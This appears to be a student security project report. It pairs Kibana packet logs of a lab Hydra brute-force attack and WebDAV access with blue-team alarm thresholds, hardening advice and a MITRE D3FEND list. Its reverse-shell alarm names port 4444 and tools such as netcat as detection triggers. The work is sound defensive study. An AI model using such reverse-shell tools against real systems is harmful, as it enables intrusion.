


```
url.path: /company_folders/secret_folder @timestamp: Aug 7, 2021 @ 20:04:42.496
user_agent.original: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 method: get
client.ip: 192.168.1.90 client.port: 59588 client.bytes: 385B status: OK host.name: Kali
url.scheme: http url.domain: 192.168.1.105
url.full: http://192.168.1.105/company_folders/secret_folder network.type: ipv4
```

Analysis: Uncovering the Brute Force Attack

-64,482 requests were made during the attack.

-64,481 requests were made before the attacker discovered the password.




```
Aug 7, 2021 @ 17:39:59.999   user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Aug 7, 2021 @ 17:39:59.999 network.direction: outbound network.community_id: 1:9AufLstAMH5ykGhAubCd7K82aUw= network.bytes: 756B network.type: ipv4
network.transport: tcp network.protocol: http ecs.version: 1.5.0 type: http query: GET /secret_folder destination.ip: 192.168.1.105 destination.port: 80 destination.domain: company_folder destination.bytes: 608B
event.dataset: http event.duration: 0.5 event.start: Aug 7, 2021 @ 17:39:59.999 event.end: Aug 7, 2021 @ 17:40:00.000 event.kind: event event.category: network_traffic status: Error host.name: Kali
client.ip: 192.168.1.90 client.port: 42144 client.bytes: 148B server.bytes: 608B server.ip: 192.168.1.105 server.port: 80 server.domain: company_folder http.version: 1.1 http.request.headers.content-length: 0
http.request.method: get http.request.bytes: 148B http.response.status_phrase: bad request http.response.status_code: 400 http.response.bytes: 608B http.response.body.bytes: 426B http.response.headers.content-
```

```
{
  "_index": "packetbeat-7.8.0-2021.08.05-000001",
  "_type": "_doc",
  "_id": "8--zIXsB8p9F413zVpXG",
  "_version": 1,
  "_score": null,
  "_source": {
    "@timestamp": "2021-08-07T17:39:59.999Z",
    "network": {
      "direction": "outbound",
```

Analysis: Finding the WebDAV Connection

- 100 requests were made to this directory.
- The folder that was requested was /webdav/



url.path: "/webdav"

Aug 7, 2021 @ 15:14:36.102 → Aug 7, 2021 @ 22:31:58.538

100 hits

Aug 7, 2021 @ 15:14:36.102 - Aug 7, 2021 @ 22:31:58.538 —

```
Time        _source
> Aug 7, 2021 @ 19:29:29.161  url.path: /webdav @timestamp: Aug 7, 2021 @ 19:29:29.161 server.bytes: 530B server.ip: 192.168.1.105 server.port: 80 network.community_id: 1:RNJ9oUL1hJl6ajR5eZ9fgXp6iC0= network.bytes: 951B network.type: ipv4
  network.transport: tcp network.protocol: http network.direction: outbound method: propfind destination.port: 80 destination.bytes: 530B destination.ip: 192.168.1.105 host.name: Kali agent.version: 7.8.0
  agent.hostname: Kali agent.ephemeral_id: 3a9db1a6-227f-4d9a-915f-43d5f40b9d57 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali agent.type: packetbeat url.scheme: http url.domain: 192.168.1.105
  url.full: http://192.168.1.105/webdav user_agent.original: gvfs/1.42.2 ecs.version: 1.5.0 status: OK event.end: Aug 7, 2021 @ 19:29:29.162 event.kind: event event.category: network_traffic event.dataset: http
  event.duration: 1.2 event.start: Aug 7, 2021 @ 19:29:29.161 type: http http.request.method: propfind http.request.bytes: 421B http.request.body.bytes: 155B http.request.headers.content-length: 155
> Aug 7, 2021 @ 19:29:29.018  url.path: /webdav @timestamp: Aug 7, 2021 @ 19:29:29.018 server.ip: 192.168.1.105 server.port: 80 server.bytes: 530B ecs.version: 1.5.0 host.name: server1 agent.type: packetbeat agent.ephemeral_id: 2c8d007a-5bc3-
  4d84-8a98-cf96eae6edc8 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 type: http network.direction: inbound network.community_id: 1:RNJ9oUL1hJl6ajR5eZ9fgXp6iC0=
  network.bytes: 951B network.type: ipv4 network.transport: tcp network.protocol: http url.full: http://192.168.1.105/webdav url.scheme: http url.domain: 192.168.1.105 source.bytes: 421B source.ip: 192.168.1.90
  source.port: 47232 destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 530B event.start: Aug 7, 2021 @ 19:29:29.018 event.end: Aug 7, 2021 @ 19:29:29.019 event.kind: event
  event.category: network_traffic event.dataset: http event.duration: 0.8 method: propfind user_agent.original: gvfs/1.42.2 http.response.bytes: 530B http.response.body.bytes: 314B http.response.headers.content-
> Aug 7, 2021 @ 18:41:34.210  url.path: /webdav @timestamp: Aug 7, 2021 @ 18:41:34.210 type: http destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 2.1KB agent.name: Kali agent.type: packetbeat agent.version: 7.8.0
  agent.hostname: Kali agent.ephemeral_id: 3a9db1a6-227f-4d9a-915f-43d5f40b9d57 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df ecs.version: 1.5.0 query: PROPFIND /webdav source.ip: 192.168.1.90 source.port: 55130
  source.bytes: 527B client.bytes: 527B client.ip: 192.168.1.90 client.port: 55130 url.full: http://192.168.1.105/webdav url.scheme: http url.domain: 192.168.1.105 status: OK network.direction: outbound
  network.community_id: 1:TEndL6l2ul3ZBpr8H/kxAQIiNp4= network.bytes: 2.6KB network.type: ipv4 network.transport: tcp network.protocol: http user_agent.original: gvfs/1.42.2 event.start: Aug 7, 2021 @ 18:41:34.210
  event.end: Aug 7, 2021 @ 18:41:34.212 event.kind: event event.category: network_traffic event.dataset: http event.duration: 2.3 method: propfind server.ip: 192.168.1.105 server.port: 80 server.bytes: 2.1KB
```

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

-An alert should be trigger if ANY port scans or ICMP activity (Nmap) occurs on the network.

What threshold would you set to activate this alarm?

-A low-level alert will initiate for any port scan with a threshold of 2 IP packets from the same IP address within a 5,000 microsecond time interval. A critical alert will initiate for any port scan with a threshold of 10 IP packets from the same IP address within a 5,000 microsecond time interval. These same alerts should be implemented for ICMP echo request.

System Hardening

What configurations can be set on the host to mitigate port scans?

-Disable or Remove Feature or Program (Mitre Mitigation ID: M1042)--Ensure that unnecessary ports and services are closed to prevent risk of discover and potential exploitation.

-**Network Intrusion Prevention (Mitre Mitigation ID: M1031)**--Use network intrusion detection/prevention systems to detect and prevent remote service scans.

-**Network Segmentation (Mitre Mitigation ID: M1030 / D3-NI)**--Ensure proper network segmentation is followed to protect critical servers and devices.

-**Whitelist the IP addresses** authorized to perform scans on the network to reduce the number of false positive alerts.

-**Solutions:** 7000: TCP: Port Scan; 7001: UDP: Port Scan; 7002: TCP: Host Sweep; 7003: UDP: Host Sweep; 7004: ICMP: Host Sweep; 7016: ICMPv6: Host Sweep

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

-An alert should trigger for any IP addresses attempting to access the hidden directory that are not whitelisted.

-Alerts should trigger for failed login attempts.

What threshold would you set to activate this alarm?

-A critical alert will occur if an unauthorized IP address attempts to access directory with a threshold of 0.

-A low-level alert will occur if there are 3 failed login attempts within one minute

-A critical level alert will occur if there are 10 failed login attempts within one minute.

System Hardening

What configuration can be set on the host to block unwanted access?

-**Whitelist the allowed IP address:** authorized to access the hidden directory.

-**Account Use Policies (Mitre Mitigation ID: M1036 / D3-AL)**--Set account lockout policies after a certain number of failed login attempts.

-**Multi-Factor Authentication (MFA) (Mitre Mitigation ID: M1032 / D3-MFA)**--Use MFA, especially for externally facing services.

-**Password Policies (Mitre Mitigation ID:M1027)**--Refer to NIST guidelines (NIST Special Publication 800-63B) when creating password policies.

-**Restrict File and Directory Permissions (Mitre Mitigation ID: M1022)**--Restrict read/write access by setting directory and file permissions to only allow necessary users.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

-A threshold alarm: It would detect a high and irregular volume of login attempts and automatically alert the appropriate personnel.

What threshold would you set to activate this alarm?

-Because we are limiting attempts to login, recommend using the Microsoft recommendation of 10 failed attempts within a 30 second time interval.

System Hardening

What configuration can be set on the host to block brute force attacks?

-Account Lockout after too many failed attempts (**Mitre D3FEND Model D3-AL**)

-Strong Password Policy (**D3-SPP**)

Describe the solution. If possible, provide the required command line(s).

1)Set the login threshold to 10 attempts

2)Set the time threshold to 30 seconds

3)Set the lockout time to 1 minute and each time an IP address is locked out the lockout time will double.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

-A critical alert will be triggered if any IP addresses other than the authorized IPs of the approved website developer personnel tries to access the web/dav directory.

What threshold would you set to activate this alarm?

- The threshold would be set at zero for this alert.

System Hardening

What configuration can be set on the host to control access?

-**Administrative Network Activity Analysis (Mitre Defend ID: D3-ANAA)**--Detection of unauthorized use of administrative network protocols by analyzing network activity against a baseline.

-**Filter Network Traffic (Mitre Mitigation ID: M1037 / D3-ITF)**--Use network appliances to filter ingress (inbound) or egress (outbound) traffic and perform protocol-based filtering.

-**Multi-factor Authentication (Mitre Mitigation ID: D3-MFA)**--Requiring proof of two or more pieces of evidence in order to authenticate a user.

-**(D3-EAL) Whitelisting authorized users' IP addresses** within the firewall settings.

-Ensure that all **upgrades** are consistently installed.

-When working with WebDAV in port 80 (HTTP), ensure data is **coming from an encrypted source (HTTPS)** otherwise data can be easily view if intercepted.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

-An alert should be triggered if any of the following occur:

-Any traffic using port 4444.

-Common commands used during reverse shell uploads (netcat, exec, php, etc).

-Executable files being uploaded to the shared folder.

What threshold would you set to activate this alarm?

-The threshold to monitor should start at 1 attempt per hour for any of the previously stated events.

System Hardening

What configuration can be set on the host to block file uploads?

-Establishing the rule that only traffic from within the network be allowed to upload files.

-(**D3-EAL**) Allow a whitelist for authorized users.


-Scramble uploaded file names and extensions.

-Require secondary authentication for file uploads.

Describe the solution. If possible, provide the required command line.

-Remote Terminal Session Detection (**D3-RTSD**) can be installed to monitor session datasets for signs of remote access.

MITRE D3FEND Matrix



D3FEND™

A knowledge graph of cybersecurity countermeasures

0.9.3-BETA-1

ATT&CK Lookup

D3FEND Lookup

Harden

Application Hardening
- Dead Code Elimination
- Exception Handler Pointer Validation
- Process Segment Execution Prevention
- Segment Address Offset Randomization
- Stack Frame Canary Verification
- Pointer Authentication

Credential Hardening
- Certificate Pinning
- Multi-factor Authentication
- One-time Password
- Strong Password Policy

Message Hardening
- Message Authentication
- Message Encryption
- Transfer Agent Authentication

Platform Hardening
- Disk Encryption
- Driver Load Integrity Checking
- RF Shielding
- TPM Boot Integrity
- Bootloader Authentication
- Software Update

Detect

File Analysis
- Dynamic Analysis
- Emulated File Analysis
- File Content Rules
- File Hashing

Identifier Analysis
- Homoglyph Detection
- URL Analysis

Message Analysis
- Sender MTA Reputation Analysis
- Sender Reputation Analysis

Network Traffic Analysis
- Administrative Network Activity Analysis
- Certificate Analysis
- Active Certificate Analysis
- Passive Certificate Analysis
- Client-server Payload Profiling
- DNS Traffic Analysis
- File Carving
- IPC Traffic Analysis
- Network Traffic Community Deviation
- Per Host Download-Upload Ratio Analysis
- Protocol Metadata Anomaly Detection
- Remote Terminal Session Detection
- RPC Traffic Analysis
- Connection Attempt Analysis
- Inbound Session Volume Analysis
- Byte Sequence Emulation
- Relay Pattern Analysis

Platform Monitoring
- Firmware Verification
- Operating System Monitoring
- Endpoint Health Beacon
- Input Device Analysis
- Local Account Monitoring
- Memory Boundary Tracking
- Scheduled Job Analysis
- System Daemon Monitoring
- System File Analysis
- Service Binary Verification
- User Session Init Config Analysis
- Firmware Behavior Analysis
- Firmware Embedded Monitoring Code

Process Analysis
- Database Query String Analysis
- File Access Pattern Analysis
- Indirect Branch Call Analysis
- Process Code Segment Verification
- Process Self-Modification Detection
- Process Spawn Analysis
- Process Lineage Analysis
- Script Execution Analysis
- Shadow Stack Comparisons
- System Call Analysis

User Behavior Analysis
- Authentication Event Thresholding
- Authorization Event Thresholding
- Job Function Access Pattern Analysis
- Resource Access Pattern Analysis
- User Data Transfer Analysis
- User Geolocation Logon Pattern Analysis
- Web Session Activity Analysis
- Session Duration Analysis

Isolate

Execution Isolation
- Hardware-based Process Isolation
- Mandatory Access Control
- Executable Denylisting
- Executable Allowlisting

Network Isolation
- Broadcast Domain Isolation
- Encrypted Tunnels
- Inbound Traffic Filtering
- Outbound Traffic Filtering
- DNS Allowlisting
- DNS Denylisting
- Forward Resolution Domain Denylisting
- Hierarchical Domain Denylisting
- Homoglyph Denylisting
- Forward Resolution IP Denylisting
- Reverse Resolution IP Denylisting

Deceive

Decoy Environment
- Connected Honeynet
- Integrated Honeynet
- Standalone Honeynet

Decoy Object
- Decoy File
- Decoy Network Resource
- Decoy Persona
- Decoy Public Release
- Decoy Session Token
- Decoy User Credential

Evict

Credential Eviction
- Account Locking
- Authentication Cache Invalidation

Process Eviction
- Process Termination

Block Scans:	🟥
Request for the Hidden Directory:	🟦
Brute Force Attacks:	▨
Detecting WebDAV Connection:	🟨
Reverse Shell Uploads:	🟪

The End